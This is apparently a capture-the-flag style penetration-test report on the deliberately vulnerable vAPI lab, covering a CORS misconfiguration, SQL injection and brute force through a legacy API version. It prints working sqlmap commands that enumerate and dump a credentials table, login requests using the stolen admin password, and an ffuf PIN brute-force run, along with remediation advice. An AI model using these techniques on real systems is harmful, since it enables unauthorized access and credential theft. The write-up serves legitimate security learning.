
Modify the Origin header in the request using Postman to simulate an external domain:

Origin: https://google.com



- Forward the request.
- The server accepts the request and reflects the supplied origin:
- Access-Control-Allow-Origin: https://google.com

This confirms that the API trusts arbitrary external origins and allows credentialed cross origin requests.



Impact:

An attacker can host a malicious website that sends authenticated requests to the vulnerable API. If a victim is logged in, the malicious site can read sensitive API responses such as API keys or account data.

Potential consequences include:

- Exposure of sensitive user data
- API key leakage
- Session abuse
- Unauthorized actions performed on behalf of users

Risk Rating:
High – The vulnerability enables cross origin data theft and authenticated session abuse.

Remediation Recommendation:

- Restrict Access-Control-Allow-Origin to a strict allow list of trusted domains.
- Avoid using wildcard origin values in production environments.

- Do not enable Access-Control-Allow-Credentials unless strictly required.
- Validate and enforce proper origin checks server side.
- Perform configuration reviews to ensure secure CORS policies.

API8:2019 – Injection

Vulnerability Title:
SQL Injection on ***POST/vapi/api8/user/login*** endpoint

Description:
The ***POST/vapi/api8/user/login*** endpoint is vulnerable to SQL Injection through the username parameter. The application fails to properly sanitize user supplied input before incorporating it into backend SQL queries.


During testing, crafted payloads triggered verbose database error messages, revealing that the backend database management system in use is MySQL. This confirms improper input validation and unsafe query construction.

Proof of Concept

Attempted authentication using the following payload in the username parameter: ' OR 1 on the

POST /vapi/api8/user/login endpoint

The response returned a verbose database error message disclosing that the backend database is MySQL.




Using this information, automated SQL injection testing was performed with:

***sqlmap -u http://localhost:3000/vapi/api8/user/login ***

***--data="username=u&password=p" ***

-p username --dbs



The following databases were enumerated:


- information_schema
- mysql
- performance_schema
- sys
- vapi

```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: username=u' UNION ALL SELECT NULL,CONCAT(0x7170627171,0x425379414c4c566c7a554c6c704e69727059457061
676f6a5049666350425574616 74b5a534e4977,0x7178706271)#&password=p
---
[12:36:30] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33
back-end DBMS: MySQL >= 5.6
[12:36:31] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vapi

[12:36:31] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 672 times, 500 (Internal Server Error) - 302 times
[12:36:31] [INFO] fetched data logged to text files under '/home/craked/.local/share/sqlmap/output/172.20.0.1'

[*] ending @ 12:36:31 /2026-02-21/


┌──(craked㉿kali)-[~]
└─$
```

The vapi database was selected for further enumeration:

***sqlmap -u http://localhost:3000/vapi/api8/user/login ***
***--data="username=u&password=p" ***
***-p username ***
-D vapi --tables

```
┌──(craked㉿kali)-[~]
└─$ sqlmap -u http://172.20.0.1:3000/vapi/api8/user/login \
--data="username=u&password=p" \
-p username \
-D vapi --tables
```



The table a_p_i8_users was identified as a high value target

```
back-end DBMS: MySQL ⩾ 5.6
[12:48:11] [INFO] fetching tables for database: 'vapi'
Database: vapi
[18 tables]
+-------------------------+
| a_p_i1_users            |
| a_p_i2_users            |
| a_p_i3_comments         |
| a_p_i3_users            |
| a_p_i4_users            |
| a_p_i5_users            |
| a_p_i6_users            |
| a_p_i7_users            |
| a_p_i8_users            |
| a_p_i9_users            |
| failed_jobs             |
| flags                   |
| justweaktokens          |
| migrations              |
| password_resets         |
| personal_access_tokens  |
| stickynotes             |
| users                   |
+-------------------------+
```

Performed column enumeration:

***sqlmap -u http://localhost:3000/vapi/api8/user/login ***
***--data="username=u&password=p" ***
***-p username ***
-D vapi -T a_p_i8_users --columns

```
┌──(craked㉿kali)-[~]
└─$ sqlmap -u http://172.20.0.1:3000/vapi/api8/user/login \
--data="username=u&password=p" \
-p username \
-D vapi -T a_p_i8_users --columns

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.11#stable}
|_ -| . ["]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
end user's responsibility to obey all applicable local, state and federal laws. Developers
```

5 columns that contain the login details was identified

```
[12:53:54] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33
back-end DBMS: MySQL ⩾ 5.6
[12:53:54] [INFO] fetching columns for table 'a_p_i8_users' in database 'vapi'
Database: vapi
Table: a_p_i8_users
[5 columns]
+----------+---------------+
| Column   | Type          |
+----------+---------------+
| authkey  | varchar(255)  |
| id       | int unsigned  |
| password | varchar(255)  |
| secret   | varchar(255)  |
| username | varchar(255)  |
+----------+---------------+

[12:53:54] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 1 times
[12:53:54] [INFO] fetched data logged to text files under '/home/craked/.local/share/sqlmap/output/172.20.0.1'

[*] ending @ 12:53:54 /2026-02-21/
```

Full table data extraction was completed:

***sqlmap -u http://localhost:3000/vapi/api8/user/login ***
***--data="username=u&password=p" ***
***-p username ***
-D vapi -T a_p_i8_users --dump

```
┌──(craked㉿kali)-[~]
└─$ sqlmap -u http://172.20.0.1:3000/vapi/api8/user/login \
--data="username=u&password=p" \
-p username \
-D vapi -T a_p_i8_users --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
```

The dump revealed the administrator credentials.

```
[12:56:43] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33
back-end DBMS: MySQL >= 5.6
[12:56:43] [INFO] fetching columns for table 'a_p_i8_users' in database 'vapi'
[12:56:43] [INFO] fetching entries for table 'a_p_i8_users' in database 'vapi'
Database: vapi
Table: a_p_i8_users
[1 entry]
+----+-----------------------------------+-----------------------------------+-----------------+----------+
| id | secret                            | authkey                           | password        | username |
+----+-----------------------------------+-----------------------------------+-----------------+----------+
| 1  | flag{api8_509f8e201807860d5c91} | oWsZ8vWNuECjCAiZVJHOzsNsNH08zWRZ | z2Eav@j6A:^}fSMe | admin    |
+----+-----------------------------------+-----------------------------------+-----------------+----------+

[12:56:43] [INFO] table 'vapi.a_p_i8_users' dumped to CSV file '/home/craked/.local/share/sqlmap/output/172.20.
0.1/dump/vapi/a_p_i8_users.csv'
```

These credentials were used to authenticate successfully and access:

Request

Pretty Raw Hex

```
1  POST /vapi/api8/user/login HTTP/1.1
2  Content-Type: application/json
3  User-Agent: PostmanRuntime/7.51.1
4  Accept: */*
5  Cache-Control: no-cache
6  Postman-Token: c185621d-dd1f-44e3-bb0d-184cf949c7f3
7  Host: 172.20.0.1:3000
8  Accept-Encoding: gzip, deflate, br
9  Connection: keep-alive
10 Content-Length: 64
11 Cookie: PHPSESSID=8cc9a293092c0edb8ab3a07bd3aefdee
12
13 {
14     "username":"admin",
15     "password":"z2Eav@j6A:^}fSMe"
16 }
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Host: 172.20.0.1:3000
3  Date: Sat, 21 Feb 2026 18:02:18 GMT
4  Connection: close
5  X-Powered-By: PHP/7.4.33
6  Cache-Control: no-cache, private
7  Date: Sat, 21 Feb 2026 18:02:18 GMT
8  Content-Type: application/json
9
10 {
       "success":"true",
       "authkey":"oWsZ8vWNuECjCAiZVJHOzsNsNH08zWRZ"
   }
```

Using the ***GET /vapi/api8/user/secret*** the flag was retrieved successfully.

Request

Pretty Raw Hex

```
1  GET /vapi/api8/user/secret HTTP/1.1
2  Authorization-Token: oWsZ8vWNuECjCAiZVJHOzsNsNH08zWRZ
3  User-Agent: PostmanRuntime/7.51.1
4  Accept: */*
5  Cache-Control: no-cache
6  Postman-Token: 8178aa5f-8691-4cb7-a7c6-619290bbf1c3
7  Host: 172.20.0.1:3000
8  Accept-Encoding: gzip, deflate, br
9  Connection: keep-alive
10 Cookie: PHPSESSID=8cc9a293092c0edb8ab3a07bd3aefdee
11
12
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Host: 172.20.0.1:3000
3  Date: Sat, 21 Feb 2026 18:07:19 GMT
4  Connection: close
5  X-Powered-By: PHP/7.4.33
6  Cache-Control: no-cache, private
7  Date: Sat, 21 Feb 2026 18:07:19 GMT
8  Content-Type: application/json
9
10 {
       "id":1,
       "username":"admin",
       "secret":"flag{api8_509f8e201807860d5c91}"
   }
```

Impact:

Successful exploitation allows:

- Full database enumeration
- Extraction of sensitive user credentials
- Administrative account compromise
- Authentication bypass
- Complete backend data exposure

This represents a critical risk due to total database compromise.

Risk Rating:
Critical – Exploitation enables full database access and administrative takeover.

Remediation Recommendation:

- Implement parameterized queries or prepared statements.
- Enforce strict server side input validation.
- Disable verbose database error messages in production.
- Apply least privilege principles to database accounts.
- Conduct secure code reviews to prevent unsafe query construction.

API9:2019 – Improper Assets Management

Vulnerability Title:
Exposed Legacy API Version Allowing Brute Force on **/vapi/api9/v1/user/login**

Description:
The application exposes multiple API versions for the same authentication functionality.

The newer endpoint:

POST /vapi/api9/v2/user/login

implements rate limiting after five failed login attempts.

However, the older version:


POST /vapi/api9/v1/user/login

remains publicly accessible and does not enforce rate limiting or proper brute force protections.

This versioning inconsistency allows attackers to bypass security controls introduced in newer releases.


Proof of Concept

Attempted login through: ***POST /vapi/api9/v2/user/login***
Observed that the endpoint enforces rate limiting after five failed PIN attempts.



Modified the endpoint version from v2 to v1: ***POST /vapi/api9/v1/user/login***

The older version did not implement rate limiting.



Generated a 4 digit PIN wordlist (pin.txt).

```
┌──(craked㉿kali)-[~]
└─$ seq -w 0 9999 > pin.txt
```

Performed brute force attack using ffuf:

***ffuf -w pin.txt ***

***-X POST ***

***-d '{"username":"richardbranson","pin":"FUZZ"}' ***

***-H "Content-Type: application/json" ***


***-u http://172.20.0.1:3000/vapi/api9/v1/user/login ***


-fs 0

```
└─$ ffuf -w ~/pin.txt -X POST -d '{"username":"richardbranson","pin":"FUZZ"}' -H "Content-Type: application/json"
-u http://172.20.0.1:3000/vapi/api9/v1/user/login -fs 0

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://172.20.0.1:3000/vapi/api9/v1/user/login
 :: Wordlist         : FUZZ: /home/craked/pin.txt
 :: Header           : Content-Type: application/json
 :: Data             : {"username":"richardbranson","pin":"FUZZ"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

1655                    [Status: 200, Size: 83, Words: 1, Lines: 1, Duration: 3463ms]
